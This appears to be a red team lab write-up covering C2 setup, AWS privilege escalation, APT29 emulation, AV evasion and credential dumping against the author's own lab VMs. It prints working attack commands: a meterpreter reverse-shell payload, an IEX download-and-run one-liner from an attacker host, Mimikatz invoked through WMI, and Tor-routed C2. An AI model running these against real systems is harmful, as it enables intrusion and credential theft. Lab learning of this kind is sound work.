

Target Name - Windows11 VM and THM lab**Title - Red Team Fundamentals****Date - 27/04/2026****Introduction**

Red teaming is an authorized, adversarial simulation where ethical hackers emulate real-world threat actors to test an organization's detection and response capabilities across people, processes, and technology. Unlike limited penetration tests, red teaming is comprehensive, long-term, and objective-based, aiming to identify security gaps and improve defensive (blue team) resilience.

Table of Contents

S.No	Name of the Topic	Page No.
1.	Setting up C2 Infrastructure - Tools Used - Setting up and managing C2 infrastructure	2
2.	Cloud Attack Lab - Tools Used - Enumerating S3 bucket using awscli - Escalating Privileges and Exfiltration	3
3.	Adversary Emulation Lab - Tools Used - Simulating APT29 phishing and persistence with caldera	4 - 5
4.	Advanced Evasion Lab - Tools Used - Encode a Metasploit payload with msfvenom to bypass AV - Network Listener (Veil) and Network Evasion (proxychains)	5 - 6
5.	Cloud Privilege Abuse Simulation - Tools Used - Auditing environment and Privilege abusing	7
6.	Automated attack Orchestration - Tools Used - Multi-Phased attack scenario	7 - 8
7.	Living-Off-the-Land Lab - Tools Used - Executing attacks and harvesting credentials	8 - 9
8.	Executive Summary Non-Technical Summary	9 - 10

Setting up C2 Infrastructure

Setting up Command and Control (C2) infrastructure is a major milestone in penetration testing. It's where you move from "finding a way in" to "managing your access". Cobalt strike is the industry standard for this, so getting comfortable with its HTTPS beacons is a great skill to have.

Tools Used

Cobalt Strike - It's a commercial, full-featured, remote access tool adversary simulation software designed for penetration testing and red team operations.

PoshC2 - It is a proxy aware C2 framework used to aid penetration testers with red teaming.

Metasploit - It's an open-source, Ruby-based framework which contains a database of 1000+ exploits ready-to-use on a vulnerability.

Setting up and managing C2 infrastructure

1. Open a terminal in your Cobalt Strike Directory.
2. Run "**sudo ./teamserver 192.168.204.130 root**".
 - a. Now in the above command i used sudo as to run it in root.
 - b. ./teamserver them IP of your kali in this case mine is 192.168.204.130.
 - c. Then a password which i used "root".
3. Minimize it and keep it running in the background.
4. Then we will launch cobalt strike client using "**./cobaltstrike**".
 - a. Alias: C2 Lab
 - b. Host: 192.168.204.130
 - c. Port: 50050 (Default)
 - d. User: kali
 - e. Password: root
5. Finally we will connect
6. Now we will create a HTTPS Listener
7. In the GUI navigate to listener and add one HTTPS listener and payload as Beacon HTTPS and port 443 finally save it.
8. Since i am running a Windows11 VM i will make the Windows Executable Listener and as an output select PowerShell Script typically it will automatically assume the infrastructure as x64.
9. Now generate and save the beacon file as .ps1 extension.
10. Transfer it to the windows VM and open powershell to run it "**powershell.exe -ExecutionPolicy Bypass -File beacon.ps1**".
11. A lightning bolt will appear in the cobalt strike meaning the system has be compromised and is listening we can right click and interact with the session even manage multiple sessions and customize payloads.

Session ID	Target IP	Payload Type	Notes
SID001	192.168.204.143	PowerShell	Beacon established

Established a C2 infrastructure using Cobalt Strike with a Malleable HTTPS profile to encrypt communications. Deployed a stageless PowerShell beacon on a Windows VM (192.168.204.143) to ensure reliable execution without secondary downloads. Successfully managed the session via the beacon's periodic check-ins, demonstrating persistent, encrypted remote access within the lab environment.

Cloud Attack Lab

A cloud attack lab is a controlled, virtualized environment designed to simulate real-world cyberattacks against cloud infrastructure (AWS, Azure, etc.).

Tools Used

Pacu - It's an open-source, Python 3-based AWS exploitation framework designed for offensive security testing (penetrations testing) against Amazon Web Services (AWS) environments.

awscli - It's an open-source tool that enables you to interact with AWS services using commands in your command-line shell.

CloudGoat - It is used to deploy (and shutdown) a vulnerable set of AWS resources, designed to teach AWS security risks.

Enumerating S3 Bucket using awscli

So to do this lab i go to thm cloudgoat lab where there was an introduction to cloudgoat - what it is, what are the goals in it like: Focused, Curated, High-Quality Learning Experiences - Each of CloudGoat's scenarios should provide the opportunity for experimentation, exploration, and building hands-on cloud security skills. Good Documentation - We've done our best to ensure that CloudGoat's scenarios are well-documented and easy to understand and evaluate in terms of difficulty, content, structure, and skills-required.

```
2017-03-13 23:00:38      2575 hint1.html
2017-03-02 23:05:17      1707 hint2.html
2017-03-02 23:05:11      1101 hint3.html
2020-05-22 14:16:45      3162 index.html
2018-07-10 12:47:16     15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30      1051 secret-dd02c7c.html
```

These are the contents i found while enumerating and dumping the s3 bucket. It was very easy to setup since they provided with every step on how to setup the cloudgoat. URL -

<https://tryhackme.com/room/introductiontocloudgoat>. The commands I used to enumerate the bucket are:

1. **"aws s3 ls --profile <profile name>"** this will list all the buckets in the profile.
2. Now we have to check if a specific bucket is public **"aws s3 ls s3://[bucket-name] --no-sign-request "**.
 - a. **--no-sign-request** flag tries to access the bucket without using any credentials. If it works, it's public.

Asset ID	Service	Misconfiguration	Notes
AID001	S3	Public read access	Discovered via "ls" with no-sign-request: contents viewable by anyone.

Escalating Privileges and Exfiltration

Utilized Pacu's **"iam__privesec_scan"** module to identify a user with **"iam:CreateNewPlicyVersion"** permissions. Exploited this by creating a new, unrestricted version of the existing IAM policy and setting it as the default. This effectively bypassed original limitations, elevating the account to Administrative status and granting full control over the environment.

Now after escalating privileges, we can access buckets that were previously restricted or those who were not public in a profile. Command to use here is: **"aws s3 sync s3://[private-bucket-name] ./local_loot --profile [your-escalated-profile]"**. Then confirm receipt by **"ls ./local_loot"** this is used for local confirmation.

Adversary Emulation Lab

Adversary Emulation is a cybersecurity assessment method that replicates the tactics, techniques, and procedures (TTPs) of real-world threat actors to evaluate and improve an organization's security defenses.


Tools Used

Caldera - it's a cybersecurity framework developed by MITRE that empowers cyber practitioners to save time, money, and energy through automated security assessments.

Metasploit - It's an open-source, Ruby-based framework which contains a database of 1000+ exploits ready-to-use on a vulnerability.

Evilginx2 - It's a man-in-the-middle reverse proxy framework. Unlike page clones, it proxies the real website which means it can bypass 2FA by capturing session cookies, not just passwords.

Simulate APT29 phishing and persistence with Caldera



That's the UI of caldera where we have to deploy an agent by going to campaigns > agents > deploy agent. In that we are gonna choose the default sandcat agent and deploy it. Next, we have to run APT29 operation by which Operations > Create operation then select the adversary profile APT29 like custom like T1547.001 - Registry Run Keys. Finally Start the caldera and it will automatically executes commands on the Windows VM to establish persistence. Note - We have to copy and paste the powershell command and run it on the Windows VM or windows, i am using VM here for everything that's why mentioning Windows VM.

Phase	TTP	Tool Used	Notes
Phishing	T1566.001	Evilginx2	Successfully bypassed 2FA; captured session cookies
Persistence	T1547.001	Caldera	Automated Registry run key injection via sandcat agent

Wazuh Logs analysis: Wazuh successfully flagged the APT29 emulation through Sysmon integration. High-severity alerts were triggered by T1547.001, detecting unauthorized registry modifications. Additionally, the SOC dashboard visualized anomalous PowerShell execution patterns, correlating the initial Evilginx2-driven login with the subsequent automated persistence scripts, providing a clearThis task moves from attacking a single server to simulating the behavior of a real-world threat actor like APT29 (Cozy Bear). This group is known for long-term persistence and sophisticated phishing.

Advanced Evasion Lab

Advanced Evasion Techniques (AETs) are sophisticated cyberattack methods that combine multiple, layered strategies—such as traffic fragmentation, protocol manipulation, and code obfuscation—to disguise malicious traffic and bypass security detection systems like IDS/IPS and firewalls.

Tools Used

msfvenom - It's a combination of msfpayload and msfencode, putting both of these tools into a single framework instance. Msfvenom has replaced both msfpayload and msfencode.

Veil - It's an open-source framework in Kali Linux used by penetration testers to generate metasploit payloads that bypass common anti-virus (AV) solutions.

proxychains - It's a powerful tool that forces any TCP-based program, such as nmap, ssh, or a web browser, to route its traffic through one or more proxies (SOCKS4/5 or HTTP) to mask the user's true IP address.

Encode a Metasploit payload with msfvenom to bypass AV

```
Main Menu
Devices
  2 tools loaded
  File System
Available Tools:
  Network 1) Evasion
          2) Ordnance
  Browse Network
Available Commands:
  exit          Completely exit Veil
  info          Information on a specific tool
  list          List available tools
  options       Show Veil configuration
  update        Update Veil
  use           Use a specific tool

Veil>: list

=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Tools:
  1) Evasion
  2) Ordnance

Veil>: █
```

That's the command line interface of veil tool. Where we can list tools and use them according to our needs. But for now we have to use the msfvenom to create a reverse_tcp shell on which i am using kali linux as an attacker machine and windows as the victim machine.

```
#msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=172.25.0.10> LPORT=4444 -e x64/shikata_ga_nai -i 5 -f exe -o obfuscated_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: obfuscated_payload.exe
```

Now, using this command to make the obfuscated payload “**msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<Your_IP> LPORT=4444 -e x64/shikata_ga_nai -i 5 -f exe -o obfuscated_payload.exe** “. Next i will transfer the payload to the windows by using commands:

- mkdir /var/www/html/share
- chmod -R 755 /var/www/html/share
- chown -R www-data:www-data /var/www/html/share
- cp /home/attacker/obfuscated_payload.exe

To access this I have to go to windows and type the attacker ip/share like this in which i can download the file and execute it but before executing we have to put up a listener for which i will use veil.

Network Listener (Veil) and Network Evasion (proxychains)

1. Run “veil” in the terminal
2. Type “use 1”
3. Type “list” then we will use “use go/meterpreter/rev_tcp.py”.
4. LHOST is 172.25.0.10 and LPORT is 4444 as per our exploit.
5. Type “generate”.

Payload ID	Type	AV Detection	Notes
PID001	Meterpreter (Go/Shikata)	Bypassed	Payload encoded/wrapped: successfully executed without triggering static signature alerts.

For the proxy chains we have to start tor like “**systemctl start tor**” and we can check the status of it by “**systemctl status tor**”. Next:

- Open the configuration file “nano /etc/proxychains4.conf”
- Uncomment “dynamic_chain” and comment out “strict_chain”.
- Scroll to the very bottom to the [ProxyList] and ensure “socks4 127.0.0.1 9050” (or socks5).
- Save and exit.

Configured and activated the local Tor service to act as a proxy node. Modified the proxychains configuration to utilize a dynamic chain routing through the local Tor SOCKS port (9050). Successfully launched Metasploit via proxychains, effectively anonymizing outbound C2 traffic and obscuring the attacker's true IP address from network logs.

Cloud Privilege Abuse Simulation

It's a cybersecurity technique that safely emulates real-world attacker methods to exploit over-permissioned identities, misconfigured IAM (Identity and Access Management) roles, and service trust policies in cloud environments (AWS, Azure, GCP).

Tools Used

Pacu - It's an open-source AWS exploitation framework designed for offensive security testing against cloud environments, often described as "metasploit for aws".

awscli - It's an open-source tool that enables you to interact with AWS services using commands in your command-line shell.

ScoutSuite - A powerful open-source multi-cloud security auditing tool that helps you assess the security posture of your cloud environments (AWS, Azure, GCP, and more).

Auditing environment and Privilege abusing

Before you can abuse a privilege, you need to find the misconfiguration. ScoutSuite is an open-source multi-cloud security auditing tool that will scan your AWS environment and give you a clean HTML report of misconfigurations.

1. Run scoutsuite "scout aws --profile cloudgoat".
2. Navigate to the IAM section of the report and look for trust policy and strong permissions like "AdministratorAccess" or "iam*".
3. Copy the role ARN of this vulnerable role.

Next we are using awscli to abuse privilege

1. Run this command with the ARN role "aws sts assume-role --role-arn "arn:aws:iam::123456789012:role/VulnerableAdminRole" --role-session-name "PrivEscalation" --profile cloudgoat".
2. Capture the credentials using AccessKeyId or SecretAccessKey or a SessionToken.
3. Configure Admin profile and finally we will verify the admin by "aws sts get-caller-identity".

Attack ID	Service	Misconfiguration	Notes
AID002	IAM	Overprivileged role	Misconfigured trust policy allowed low-privilege user to successfully execute sts:AssumeRole. Escalated to admin.

Deployed ScoutSuite to audit the AWS environment, identifying an IAM role with excessive permissions and an overly permissive trust policy. Exploited this misconfiguration by executing the `sts:AssumeRole` API call via the AWS CLI. Successfully extracted temporary credentials, escalating our session access from a standard user to full Administrator privileges.

Automated attack Orchestration

The use of AI-driven tools to plan, execute, and adapt cyberattacks automatically, allowing attackers to move faster, target more systems, and bypass defenses.

Tools Used

Caldera - it's a cybersecurity framework developed by MITRE that empowers cyber practitioners to save time, money, and energy through automated security assessments.

Red Team Automation (RTA) - A framework of scripts designed for blue teams to simulate malicious tradecraft and test detection capabilities based on the MITRE ATT&CK framework.

Multi-Phase attack scenario

In caldera, an adversary is a collection of TTPs that run a specific order. First, we have to create a new profile and add techniques or abilities in it which are:

- Discovery or Phishing abilities.
- T1190 Exploit Public-Facing Application
- Ability to find files.
- Then save

Setup up another agent in the caldera by going to deploy an agent in this as well we will choose sandcat and copy the powershell command and paste it on the target specifically Windows VM here. Let's run the Operations:

- Create a new operation then select the first profile you created in it.
- Select group containing the active agent.
- Set to "Run"
- Finally we will start the operation.

Phase	TTP	Tool Used	Notes
Exploitation	T1190	Caldera	Successfully executed automated Remote Code Execution (RCE) via a known vulnerability in a lab-hosted web service.

Leveraged CALDERA to orchestrate a multi-phase attack chain, automating the transition from initial discovery to exploitation. By utilizing a pre-configured adversary profile, the operation successfully executed T1190 for Remote Code Execution. This demonstrated how automated orchestration reduces attacker dwell time and highlights the necessity for rapid, automated blue team detection responses.

Living-off-the-land Lab

LotL attack is a cyberattack technique where intruders use legitimate, pre-installed software and administrative tools within a system to perform malicious actions.

Tools Used

PowerShell - A cross-platform task automation solution made by Microsoft, consisting of a command-line shell, a scripting language, and a configuration management framework.


WMI - A command-line client used for interacting with WMI services. It is commonly used for remote command execution and system enumeration.

Mimikatz - open-source post-exploitation tool designed to extract plain-text passwords.

Executing attacks and harvesting credentials

1. Setting up a script for which i am going to use the same beacon.ps1 i used previously then “python3 -m http.server 80”.
2. Execute the target on the Windows by “IEX (New-Object Net.WebClient).DownloadString(<http://192.168.204.130/beacon.ps1>)”.
 - a. IEX is Invoke-Expression which tells powershell to run whatever text it just downloaded as a command.

Attack ID	Tool	Action	Notes
LID001	PowerShell	Fileless execution	Downloaded and executed script directly into memory via IEX



```

mimikatz 2.2.0 x64 (oe.eo)
shade@DESKTOP-6CL60Q7 MINGW64 ~/Desktop/mimikatz (master)
$ cd x64
shade@DESKTOP-6CL60Q7 MINGW64 ~/Desktop/mimikatz/x64 (master)
$ ./mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK
  
```

Now the mimikatz come into action for credential dumping or harvesting. First run “privilege::debug” for the admin rights checks. Or inputting every command manually one by run we can run this in the powershell “wmic process call create “C:\path\to\mimikatz.exe 'privilege::debug' 'sekurlsa::logonpasswords' exit”. Executed a Living-off-the-Land attack by leveraging WMI to invoke Mimikatz remotely on the target system. By utilizing native Windows management tools, the attack successfully bypassed standard process monitoring to dump the LSASS memory space. This facilitated the harvesting of clear-text credentials and NTLM hashes for further lateral movement.

Executive Summary

Our assessment identified a critical security gap where human-centric vulnerabilities and technical misconfigurations could be chained to compromise the organization’s cloud data. By simulating a sophisticated phishing campaign, we successfully bypassed multi-factor authentication and gained internal access. From there, we leveraged native Windows administrative tools to remain undetected while escalating privileges within the AWS environment. This culminated in the successful extraction of sensitive mock data. To mitigate these risks, we recommend immediate enforcement of hardware-based security keys, stricter IAM 'Least Privilege' policies, and enhanced monitoring for anomalous PowerShell activity across the network.

Non-Technical Summary

The simulation successfully demonstrated a complete breach lifecycle, proving that current defenses are vulnerable to multi-stage cloud attacks. While the internal security team (Blue Team) correctly identified early-stage scanning, the more sophisticated phases—including encrypted communications and privilege

escalation—remained largely undetected. The primary takeaway is that technical defenses alone are insufficient if identity management is weak. By implementing our recommended 'Zero Trust' architecture and refining detection rules for native Windows processes, the organization can significantly increase the cost and complexity for a real adversary to succeed.